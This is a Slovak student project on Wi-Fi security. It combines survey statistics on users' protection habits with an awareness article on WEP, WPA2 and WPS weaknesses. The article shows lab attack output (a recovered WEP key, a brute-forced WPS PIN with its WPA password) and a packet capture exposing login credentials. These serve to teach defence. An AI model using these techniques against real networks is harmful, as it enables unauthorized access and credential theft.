
Dosiahnuté minimum	-10,20
Dosiahnuté maximum	6,40
Priemerná hodnota	-0,0347

Počet získaných bodov vyjadruje		**Počet účastníkov**
Vysoké zabezpečenie	x > 1,75	268
Primerané zabezpečenie	x > -0,45	213
Nedostačujúce zabezpečenie	x < -0,45	324




Rozdelenie podľa veku respondentov:

Vek	Počet	Hodnota indexu
0 - 15	8	-0,7375
16 - 24	220	-0,6580
25 - 39	390	0,2069
40 - 62	163	0,3206
63 a viac	24	-0,4271



Rozdelenie na základe vzťahu respondentov k IT:


Vzťah k IT	Počet	Hodnota indexu
Pracujúci v IT	329	0,9758
Študent IT	115	-0,1035
Užívateľ v pracovnej sfére	246	-0,8053
Domáci užívateľ	115	-1,2087



Vyhodnocovanie na základy hodnoty používateľových dát:


Aj keď je hodnota dát priamo zarátaná v bezpečnostnom indexe, pre túto tabuľku tento údaj nezarátame a porovnáme, ako sú na tom s ochranou používatelia, ktorí si svoje dáta nevážia, alebo si myslia, že sú nehodnotné.

Hodnota dát	Počet	Hodnota indexu
Nehodnotné	196	-1,2227
Neutrálne	215	-0,3116
Hodnotné	394	0,6358




Vyhodnocovanie na základe pocitu bezpečnosti

Stav	Počet	Hodnota indexu
Cíti sa bezpečne	137	-0,5328
Nepociťuje hrozby, necíti sa ani bezpečne	491	-0,0563
Necíti sa bezpečne	140	1,0250
Nevie sa vyjadriť	33	-1,8924



Vyhodnocovanie na základe chápania a rešpektovania rizík

Stav	Počet	Hodnota indexu
Rozumie rizikám a podriaďuje nim činnosť	598	0,8288
Rozumie rizikám, avšak sa nijako nechráni	138	-1,2533
Nerozumie rizikám, ale chce sa zlepšiť	54	-2,5194



3.2.5. Zvyšné výsledky ankety

Vzhľadom na to, že nemáme v úmysle používať veľa papiera a ničiť prírodu, rozhodli sme sa ďalších 63 grafov do dokumentu nezverejniť. V prípade záujmu je však možné si tieto grafy prezrieť v súbore "Vyhodnotenie Wi-Fi ankety.xlsx", ktorý je súčasťou dokumentu. V tomto tabuľkovom súbore sa ďalej venujeme vyhodnocovaniu otázok na základe veku respondentov, ich vzťahu k IT a na treťom hárku sa nachádza „inteligentné vyhodnocovanie", v ktorom porovnávame odpovede medzi jednotlivými otázkami a ich vzťahy.

3.2.6. Záver ankety

Z našej ankety jasne vyplynulo, že používatelia s menším vzdelaním v oblasti IKT svoju ochranu viac podceňujú a pri používaní Wi-Fi sietí sa chránia menej. V niektorých prípadoch sú užívatelia ohľadom bezpečnosti vzdelaní, ale ich lenivosť a ľahostajnosť ich často vystavuje zbytočným rizikám, ktoré zvyknú hackeri zneužiť. Na pohľad bezpečnosti je najviac ľahostajná mladá generácia, pričom s pribúdajúcim vekom sa užívateľ ochranu svojich dát zaujíma viac.

Riešením situácie so zabezpečením používateľov je jednoznačne vzdelávanie. Šírenie osvety o rôznych hrozbách a ich dopadoch môže zvýšiť obozretnosť používateľov a vzbudiť v nich potrebu ochrany svojho kyberpriestoru. Celkový postoj k bezpečnosti závisí aj od samotnej osobnosti človeka, avšak vzdelávanie v požadovanej oblasti môže zbudiť záujem aj u tých „lenivších" ľudí.

4. Publicistická časť

4.1. Prehľad a stručný popis publikácii

Úvodné slovo na zahájenie ankety

Rozsah: 1/2 A4

Dátum publikácie: 15.12. 2015, webstránka itnews.sk - terajšia pcrevue.sk

http://www.pcrevue.sk/a/Anketa-a-sutaz--Ako-ste-zabezpeceni-na-sietach-Wi-Fi

Úlohou prvého príspevku zo série „Bezpečnosť na Wi-Fi sieťach“ bude predstaviť autora, chystanú sériu článkov a zahájiť samotnú anketu pre čitateľov portálu itnews.sk. Anketa bude obsahovať 14 otázok, ktoré budú respondenti vypĺňať. Po ukončení ankety bude zobrazný odkaz na ďalšiu stránku, na ktorej respondent môže dobrovoľne vyplniť kontaktný formulár, a tak sa zúčastniť súťaže o Wi-Fi router TP Link Archer C20.

1. článok - Hacking bezdrôtových sietí. Je to ľahšie ako si myslíte

Rozsah: 2 A4

Dátum publikácie: 6. februára 2016, Časopis PC Revue - Januárové a februárové dvojčíslo.

8. februára 2016, pcrevue.sk

http://www.pcrevue.sk/a/Hacking-sieti-Wi-Fi--Je-to-jednoduchsie--nez-si-myslite

V článku poskytneme stručný prehľad používaných Wi-Fi autentifikačných protokolov (WEP, WPA, WPA2, EAP) vrátane siete bez hesla. Následne demonštrujeme zraniteľnosti jednotlivých protokolov - krátke laboratórne testy použitím Kali Linuxu a predpripravených Wi-Fi sietí. V článku by sme ďalej uviedli, aká je šanca cracknutia jednotlivých protokolov a koľko to asi trvá (pre príklad, WEP sa dá cracknúť do 5 minút). Následne v skratke prejdeme odchytávanie bezdrôtových packetov. Cieľom je demonštrovať, ako „jednoduché“ je prejsť cez zabezpečenie bezdrôtového AP, a čo to všetko znamená pre bežného užívateľa, ktorý sa pripojí na Wi-Fi sieť. Do detailov zatiaľ zachádzať nebudeme (čiže step-by-step hacking návod zatiaľ nechystáme)

2. článok - Sú Slováci chránení na Wi-Fi? Výsledky Ankety

Rozsah: 2 A4

Dátum publikácie: 1. marec 2016, Časopis PC Revue - Marcové čislo

3. marec 2016, pcrevue.sk

http://www.pcrevue.sk/a/Anketa--Ako-su-Slovaci-chraneni-na-Wi-Fi

Článok nadväzuje na prvú časť seriálu, v ktorej sú vysvetlené zraniteľnosti. V tejto časti seriálu vyhodnottíme anketu, čím získame aspoň približné percento používateľov, ktorí sú zraniteľnosťami ovplyvnení. Taktiež by boli využité rôzne tabuľky a grafy generované priamo z výsledkov ankety. Samozrejme, každá otázka opisovaná nebude, ale vyberieme len tie najzaujímavejšie, ktoré by mohli zaujať čitateľov, prípadne by sa z nich mohli niečo priučiť. K výsledku otázok a by bol uvedený aj komentár, prečo sú títo užívatelia zraniteľní a ako to môže ovplyvniť ich bezpečnosť na Wi-Fi sieťach.

3. článok - Ochrana pred nepovolanými hosťami: Zabezpečujeme svoju domácu Wi-Fi sieť

Rozsah: 2 A4

Dátum publikácie: 1.apríl 2016, Časopis PC Revue - Aprílové čislo

Tretia téma by zachytáva ochranu Wi-Fi sietí z pohľadu ich majiteľa. Článok bude poskytovať základné informácie ako jednoducho nastaviť svoj Wi-Fi router za účelom dosiahnutia najvyššiej ochrany dát a súkromia. Odvolávaním sa na tému č.1 preberieme výber najlepšieho autentifikačného protokolu, defaultné prihlasovanie mená, firewall, WPS, skrývanie SSID a iné techniky ochrany Wi-Fi siete.

4. článok - Používanie verejných bezdrôtových sietí. Ako ochrániť svoje dáta?

Predpokladaný rozsah: 2-3 A4

Predpokladaný dátum publikácie: 1. máj 2016, Časopis PC Revue - Májové čislo

Táto téma by priamo nadväzovala na predošlé časti seriálu. Na základe zistených zraniteľností v 1. časti by sme v téme zachytili ochranu dát na Wi-Fi sieti z pohľadu užívateľa. Poskytneme praktické tipy, ako ochrániť svoje dáta pred nežiadanými osobami. Konkrétne sa bude jednať o témy ako HTTP vs. HTTPS, VPN, podozrivé hotspoty, heslám a čiastočne spomenieme aj phishing

4.2. Anketa pre Slovákov: Ako ste zabezpečení na Wi-Fi sieťach?

Od decembra sme pre vás pripravili sériu článkov o Wi-Fi sieťach. V spolupráci so stredoškolským študentom Patrikom Goldschmidtom budeme prostredníctvom penetračných testov vyhodnocovať bezpečnosť na bezdrôtových sieťach. Taktiež prinesieme prehľad jednotlivých Wi-Fi bezpečnostných protokolov, popíšeme si ich zraniteľnosti a otestujeme ich náchylnosť voči útokom. Následne zhrnieme, čo to všetko znamená pre koncového užívateľa, ako si uchrániť svoje dáta na verejných sieťach a ako správne zabezpečiť svoju domácu Wi-Fi sieť.

Zo začiatku by nás však zaujímalo, aký je váš postoj k ochrane svojich dát. Poznáte už nejaké praktiky, ako sa na Wi-Fi sieťach chrániť alebo svojej ochrane nevenujete zvýšenú pozornosť? Z tohto dôvodu sme vytvorili krátku anketu, skúmajúcu bezpečnostné návyky Slovákov pri používaní Wi-Fi.

Pre účastníkov ankety prinášame vecnú cenu vo forme router TP Link Archer C20, ktorú si odnesie jeden šťastný výherca. Anketa môže obsahovať chúlostivé otázky ohľadom bezpečnosti, preto sme kontaktný formulár neprepojili so samotnou anketou, čím je anketa úplne anonymná. V prípade, že sa súťaže zúčastniť nechcete, kontaktný formulár (pod anketou) vypĺňať nemusíte. Žrebovanie prebehne začiatkom nového roka po ukončení a vyhodnotení ankety.

Ďakujeme za účasť a prajeme veľa šťastia! Ak sa o problematiku bezpečnosti na bezdrôtových sieťach zaujímate, určite v priebehu nasledujúcich týždňov sledujte našu stránku.

TRVANIE ANKETY: 15.12. 2015 - 8.1. 2016

[Vložiť HTML kód ankety]

Hacking Wi-Fi sietí - Je to jednoduchšie, než si myslíte!

Wi-Fi siete, tiež známe pod označením 802.11 budú s nami pomaly už 2 desaťročia, a za tento, relatívne krátky čas sa im podarilo preniknúť do firiem a domácnosti vo všetkých kútoch sveta. Wi-Fi používame už prakticky na dennom poriadku, ale zamýšľali ste sa niekedy nad bezpečnosťou?

V nasledujúcom článku si predstavíme základné koncepty bezpečnosti Wi-Fi sietí, prejdeme si jednotlivé zabezpečenia a ich zraniteľnosti. Ku koncu sa dozviete, aké riziká vám hrozia ak ochranu na Wi-Fi podceňujete. Zo začiatku si prejdeme typy Wi-Fi sietí, na aké môžete pri potulkách svetom naraziť:

Otvorená sieť

Tento typ siete nevyužíva žiadny spôsob autentifikácie ani šifrovania. Keďže prenosové médium pre Wi-Fi je vzduch, dáta putujú všade na okolí a každý v dosahu si ich teoreticky môže prečítať. Toto samozrejme platí za predpokladu, že dáta nie sú šifrované iným spôsobom, napr. HTTPS pripojením alebo službou VPN.

Tieto siete sú veľmi rozšírené hlavne na verejných miestach ako sú kaviarne alebo letiská.

Sieť so šifrovaním WEP

Samotný protokol WEP bol vydaný ešte koncom 90-tych rokov spolu so štandardom Wi-Fi. Jeho úlohou bolo poskytovať základnú ochranu v podobe šifrovania pomocou algoritmu RC4 a overovania integrity správ. Šifrovanie RC4 je založené na skombinovaní WEP hesla a 24-bitového náhodne generovaného reťazca. 24 bitov predstavuje niečo cez 16 mil. možností, čo sa na rušnej sieti vyčerpá v priebehu pár hodín. Po vyčerpaní všetkých možností sa cyklus opakuje, čo je však kritická chyba, pretože sa použije rovnaký šifrovací kľúč, čo otvára možnosti pre rôzne typy útokov. Aby toho nebolo málo, náhodným generovaním vzniká vyše 40 % šanca, že sa kľúč bude v priebehu 4000 správ opakovať.

Netrvalo teda dlho a tieto bezpečnostné diery boli zneužité. WEP bolo prvý krát prelomené v roku 2001 a od tej doby vznikali nové druhy útokov ako huby po daždi. V dnešnej dobe je pomocou voľne dostupných nástrojov možné WEP sieť prelomiť v priebehu niekoľkých minút.

Takýto útok sme si v praxi vyskúšali aj my, a **zistenie 26-miestneho WEP hesla** nám trvalo presne **3 minúty a 12 sekúnd**:

```
     KEY FOUND! [ 72:6C:FA:06:B7:C1:7D:8F:48:B6:31:3C:E4 ]
Decrypted correctly: 100%
```

WPA & WPA2

Ako reakciu na nedokonalosti v protokole WEP bol v roku 2003 vydaný nový štandard s názvom

WPA. WPA integruje nový spôsob správy šifrovacích kľúčov, tzv. TKIP, ktorý zaisťuje nech sa šifrovacie kľúče reťazce neopakujú. Samotný protokol WPA bol navrhnutý za účelom najväčšej hardvérovej podpory pre staršie zariadenia, preto obsahuje rovnaké šifrovanie (RC4) ako protokol WEP. Z tohto dôvodu boli objavené niektoré bezpečnostné chyby ktoré by mohli WPA siete ohrozovať.

Záchranné koleso na ochranu Wi-Fi sietí sa objavilo už v roku 2004 ako sada štandardov 802.11i, z ktorej je nám asi najlepšie známy protokol WPA2. Tento protokol zahŕňa najnovšie bezpečnostné praktiky vrátane šifrovania typu AES, ktoré doposiaľ nebolo prelomené. Aj keď sa v roku 2014 objavili dohady o tom, že výskumníkom sa podarilo cez WPA2 preniknúť, doposiaľ jedinou verejne známou a (ne)efektívnou metódou ostáva útok Brute Force.

Brute force útok sa zakladá na tipovaní hesla až pokiaľ nie je nájdená zhoda. Tí šikovnejší z vás už pravdepodobne zistili, že jediná slabina protokolu WPA2 je v súčasnosti heslo. Náš notebook dokáže vyskúšať vyše 1200 kľúčov za sekundu, výkonnejšie stroje však až okolo 3000. Na overenie sily WPA hesla slúži brute force kalkulačka, ktorú si môžete vyskúšať na stránke calc.opensecurityresearch.com. Pre zaujímavosť uvádzame tabuľku rýchlosti prelamovania WPA hesiel:

Zloženie WPA hesla	Počet znakov	Potrebný čas
Malé písmená	6	1d 4h 47m
Malé písmená + čísla	6	8d 8h 37m
Malé + veľké + čísla	6	215d 13h 3m
Malé + veľké + čísla + špec. znaky	6	1r 363d 19h 25m
Malé + veľké + čísla + špec. znaky	7	151r 256d 8h 56m

Predchádzajúca tabuľka nádherne demonštrovala ako dĺžka útoku rastie s pribúdajúcou komplexnosťou hesla a ako jediný znak ovplyvní účinnosť brute forcu.

Keďže čakať 151 rokov sa zdá byť nepraktické, je možnosť použiť slovníkový brute force útok. Jedná sa prakticky o klasický brute force, avšak znaky nie sú generované automaticky, ale je používaný slovník, resp. nejaká databáza slov. Z tejto databázy sú čítané frázy a následne sú dosadzované namiesto hesla. Slovníky zvyčajne obsahujú najčastejšie používané frázy využívané ako heslo, čiže v takomto slovníku určite nájdeme slová ako `password`, `123456789`, `letmein` a pod.

Väčšina slovníkov je voľne dostupných na internete a stiahnuť si ich môže prakticky ktokoľvek. Tieto slovníky majú rôznu dĺžku - od pár tisíc po niekoľko miliónov slov. Stačí si doslova vybrať.

Aj napriek týmto typom útokov považuje odborná verejnosť protokol WPA2 za relatívne bezpečný. V súčasnosti neexistuje lepší variant a svoju domácu sieť zabezpečíte najlepšie použitím tohto protokolu a aspoň 8-miesteho komplexného hesla.

WPS - Diera do zabezpečenia WPA

Spolu s implementáciou WPA si do bezdrôtových routerov svoju cestu razila aj funkcia WPS. Niektorí z vás ste s ňou už možno česť mali, iní ani nevedia, že sa na ich AP takáto vecička nachádza. Čo však WPS skutočne je?

WPS funkcia bola predstavená v roku 2006 za účelom zjednodušenia prístupu do siete pre bežných používateľov. Celý princíp funguje na stlačení tlačidla na smerovači alebo zadania 8-miestneho PIN kódu. Tento PIN kód nájdeme na štítku, ktorý je zvyčajne umiestnený na zadnej strane zariadenia. Po vykonaní jedného z týchto úkonov sa môže počítač pridať do siete bez nutnosti zadávať WPA heslo. Samotný koncept - uľahčiť používateľovi prístup do siete znie síce zaujímavo, ale na základe zlého návrhu bol značne uľahčený aj prístup pre útočníkov.

Zamyslime sa nad situáciou, keď by sa nepovolaná osoba dostala k fyzickému kontaktu s routerom a následne by si prečítala PIN alebo

jednoducho zatlačila tlačidlo. V prípade dobrého umiestnenia AP tento problém nehrozí, vo WPS sa však vyskytuje oveľa triviálnejšia chyba.

Keďže WPS PIN kód obsahuje 8 číslic, teoreticky existuje 10^8 rôznych kombinácii. Nepochopiteľne je však PIN kód rozdelený na 2 časti, ktoré router samostatne kontroluje. Router preto pri zadávaní PIN oznámi, či máme dobre prvú polovicu kódu, druhú polovicu kódu alebo celý kód. V poslednom prípade získame do siete prístup. Touto postupnou kontrolou kódu sa počet možností znižuje na 10^4 + 10^4 možností, ale aby toho nebolo málo, vývojári si pre nás pripravili ešte jednu čerešničku: Posledná cifra v PIN slúži iba ako kontrolný súčet, takže ju netreba vedieť ale program ju vie jednoducho dopočítať. Po týchto úpravách získavame 10^4 + 10^3 = 11 000 rôznych možností PIN kódu. Vďaka takému malému počtu možností je vykonanie brute-force útoku hračka. Celý útok netrvá viac ako pár hodín a po jeho dokončení získame WPS PIN kód, ako aj prístupové heslo do siete.

Nám to nedalo a preto sme tento útok museli vyskúšať. Testované bolo staršie zariadenie od spoločnosti Cisco, ktoré má funkciu WPS od výroby zapnutú. Opäť je možné získať nespočetné množstvo nástrojov, ktoré celý proces automatizujú a nám stačí dobrý signál siete, do ruky si môžeme vziať
pop-corn a čakať, kým sa útok dokončí.

Počas našich testov sme vykonali 2 útoky. Prvý útok s časom 15 hodín a 32 minút, použitím iného programu sme boli hotoví iba za 5 hodín a 13 minút.

```
[+] Pin cracked in 303 seconds
[+] WPS PIN: '91191274'
[+] WPA PSK: '24Vianoce12-2015vNZ'
[+] AP SSID: 'GOLD_WPS'
root@kali:~#
```


Ako vidíme z obrázku, program úspešne obnovil PIN kód 9119 1274 a odhalil 19-miestne WPA2 heslo, ktoré by sa pomocou brute force metódy prelamovalo 6 * 10^{24} rokov.

Niektoré typy zariadení obsahujú ešte závažnejšie chyby, pomocou ktorých získame WPS PIN a prístup do siete v priebehu niekoľkých minút.

Najnovšie zariadenia sú už distribuované so zabudovanou ochranou proti WPS brute force útokom, avšak niektorými metódami sa dá aj táto ochrana obísť. Z tohto dôvodu je jediná rozumná možnosť WPS funkciu zakázať.


Odchytávanie bezdrôtovej komunikácie

Ako bolo spomenuté skorej, komunikácia, ktorá putuje na bezdrôtovej sieti je viditeľná pre všetkých na okolí. Aj keď je táto komunikácia šifrovaná pomocou WEP alebo WPA/WPA2 protokolov, každý kto pozná prístupové heslo od siete vie tieto správy rozšifrovať a čítať ich obsah. V prípade, že prezeráme HTTP webové stránky, všetka komunikácia je nešifrovaná a tretia osoba môže vidieť, aké dáta si s webserverom vymieňame. Toto zahŕňa text, obrázky, video ale aj prihlasovacie mená a heslá. Z tohto dôvodu je vždy nutné overiť zelený zámok na ľavom okraji adresného poľa vo vašom prehliadači.



Tento zelený zámok signalizuje pripojenie HTTPS, čo znamená, že je vaša komunikácia šifrovaná. Takže aj v prípade ak útočník rozšifruje odchytenú bezdrôtovú správu, ostane nepríjemne prekvapený. Keďže sú šifrované aj samotné dáta na aplikačnej úrovni, dáta z odchytenej komunikácie nebude možné získať.

Všetky veci spomínané vyššie si demonštrujeme prostredníctvom malého testu. Predstavme si nasledovnú schému:



Návštevník používa otvorenú Wi-Fi sieť v kaviarni. Útočník nie je súčasťou siete, avšak má dostatočný signál, aby mohol správy zachytávať. Keďže sieť nepoužíva žiadne šifrovanie, útočník sa nemusí snažiť o rôzne útoky popísané vyššie, ale jednoducho "začne načúvať."

Samotné odchytávanie dát je prevedené prostredníctvom aplikácie Wireshark, ktorá je určená na analýzu sieťovej komunikácie. Po počiatočných nastaveniach útočník zapne aplikáciu a čaká na komunikáciu na sieti.

Povedzme, že návštevník si chce pozrieť IT novinky na stránke itnews.sk - útočník počas monitorovania siete uvidí nové správy. Správnym monitorovaním a filtrovaním odchytenej komunikácie je možné získať presné informácie o aktuálnej odchytenej správe - odkiaľ správa ide, kam smeruje, ba dokonca aj konkrétnu URL stránku, ktorú si návštevník prezerá:

```
▸ Frame 3436: 1187 bytes on wire (9496 bits), 1187 bytes captured (9496 bits) on interface 0
▸ Radiotap Header v0, Length 18
▸ IEEE 802.11 Data, Flags: .......T
▸ Logical-Link Control
▸ Internet Protocol Version 4, Src: 10.0.0.3 (10.0.0.3), Dst: 91.210.183.76 (91.210.183.76)
▸ Transmission Control Protocol, Src Port: 49701 (49701), Dst Port: 80 (80), Seq: 895, Ack: 1449, Len: 1085
▾ Hypertext Transfer Protocol
  ▸ GET /spravy/biznis/2015-12-29/c173120-predlozili-akcny-plan-realizacie-kybernetickej-bezpecnosti-slovenska HTTP/1.1\r\n
    Host: www.itnews.sk\r\n
    Connection: keep-alive\r\n
    [Full request URI: http://www.itnews.sk/spravy/biznis/2015-12-29/c173120-predlozili-akcny-plan-realizacie-kybernetickej-bezpecnosti-slovenska]
```

Okrem zistenia záujmov užívateľa sú však tieto údaje zbytočné a návštevník sa nemá čoho obávať. Čo však, ak sa užívateľ bude prihlasovať na webstránku bez podpory šifrovania? V tomto prípade sa prihlásime do administrácie routera 10.0.0.1, tento proces je však rovnaký pre akúkoľvek web stránku bez podpory šifrovania.

```
Authorization: Basic YWRtaW46a09tcGxleG4zaGVzLWww\r\n
  Credentials: admin:kOmplexn3hes-l0
```

Z odchytenej komunikácie sú jasne čitateľné meno a aj pomerne komplexné heslo pre prihlásenie, ktoré môže útočník zneužiť na získanie neoprávneného prístupu do zabezpečeného systému.

S nástupom Wi-Fi sietí ešte web stránky samostatne komunikáciu nešifrovali, preto bolo dáta pomerne jednoduché odchytiť a prečítať. Za poslednú dobu však nastala veľká osveta v rámci šifrovania a drvivá väčšina stránok už bezpečnostné opatrenia aplikovala. Predstavme si teda, že sa chce používateľ prihlásiť do e-mailovej stránky gmail. Táto webstránka šifrovanie podporuje, takže odchytené dáta budú pre útočníka bezcenné:

```
1..f.w...V/9....<.TPw..-.....U.h.H...'.KP.tZd.....L...o...".f.M{.xm..j.f.F....i.^
%....=...`..Ed......S....'..!.....4..R.....R...`..N....._..Lk.D....OSD.|...@..=.........
*..... $.d..R..K..H...Qa2'. .2...~.....'. ...G... j/.....$4zukt...?N(.
[..q.Q...9.L.R.>....1....r...-#J.4K.,....:.....Q..xB.Z...L%.....
{q.KO..<.....t...s..H].....-....E./...6.>...Q.....eL.d..'.rS.J#..>,..F2..f2..z....
M......?+.U2'..
'...,..d...ro.U..K....Ot^g.%.....Q.I....$D.V..ne.$...[s.T..;...].
*a..'.f.u.............k%d...4.i..M..M........[s.d7..../...i.,...f.......9.."f.
(..L.f.Q.....w.Y...6l...=XX.....+.......d..m..C..O.m.Q....OQ".c.`'..Q..(.b.y.?.!..v...
\./......g.A_..j7.Sy...,...L....4F.St.......
...u...@#."..]......Xm....|.4.6..2...6......[.....|.k.....}
9Q.......,..=..8.54...a..t.-.Q...<c..K_.....A..1Q...8..G8...o..
<}.L.....O.5
fQ...p.......-..:.anC.\8Ex..]..E... .-..1..t..-."":o.h......`...\O.p
.....{.W.....Z.NFjD.^.A....:u1.Q.#..O$...H8w.;....Uax....V=.H(..tA... ..`...A<&Dv...
.83.....]\GX.........'.~.f.?.......y...:7.Pa.T......L.\.vl.*dpi&.......3..*.%.H....U.
.e.u...X..3.54.....-..on..`.A....Kp..O..B.....
..>.Y...3.e_=1..t7..X...d...t....K....B'.g.
\7BDe..Yn....;.c.5c.Jf....r.....d....;.........H.?S:.5}...Q.x.5..r..B
..c....W..Mv.qvn%.......fW
I....8#..O.l?.+.@ ....._....r.?..Z........{..M....M....ofG.4..(.B.j.kl3\....pP...1..+.
